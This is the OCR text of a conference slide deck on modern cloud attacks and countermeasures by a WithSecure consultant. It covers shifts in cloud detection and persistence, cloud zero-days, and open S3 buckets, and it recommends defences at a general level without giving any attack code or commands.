# Stormy Skies

Modern Cloud Attacks And Their Countermeasures

Nick Jones

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# Agenda

1. Why Does This Stuff Matter?
2. Weak Spots
3. Common Breach Scenarios
4. Detection
5. Key Security Controls

# Who Am I?

**Nick Jones – @nojonesuk**

- Principal Consultant
- CloudSec Lead @ WithSecure
- AWS Community Builder
- Previous talks:
  - CitySec MAYhem
  - T2
  - Fwd:cloudsec
  - RSA
  - +++

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
# Why Does This Stuff Matter?

# Everyone’s Using Cloud




https://www.statista.com/outlook/tmo/public-cloud/worldwide#revenue

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# The Pentester’s View of Cloud

# The Average SOC's View on Cloud


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# A Lot Has Changed

Container/Function-as-a-Service means no direct OS access

Networking is custom SDNs, often no network logging for PaaS/SaaS

Some app vulnerabilities are more important (SSRF)

# A Lot Has Changed

## Mature orgs deploy frequently

Netflix – hundreds/thousands of times a day

Amazon – every ***11.7 seconds*** on average

## How does an attacker persist?

Serverless lifetime measured in minutes

Control plane level persistence more common

## Detection strategies change too

Does your EDR support Kubernetes, Lambda etc?

How do you do IR on systems that no longer exist?

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# Weak Spots

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


# Security Modelling



# Enterprise Cloud Adoption



Attackers
don’t just attack the
cloud



# Common Breach Scenarios

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
# Inherently Flawed Data

Not all breaches get spotted

Providers hate talking about it

Focus on low hanging fruit



# A Note on Cloud Zero Days

## Cool but mostly irrelevant

- CloudVulnDB tracking >120 vulns
- One exploited in the wild, no breaches reported
- https://www.cloudvulndb.org

## Expect this to change

- Israel leading the charge: Wiz, LightSpin, Orca
- fwd:cloudsec 2022 keynote from Wiz is a good overview

# Open S3 Buckets

## The perennial problem

- Biggest source of breaches for years now
- Trivial to find and exploit

## Situation is Improving

- AWS providing good options now to prevent
- Enable block public buckets everywhere!

Photo from https://www.flickr.com/photos/electronicfrontierfoundation/50617066023

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# What Else are Attackers Doing?


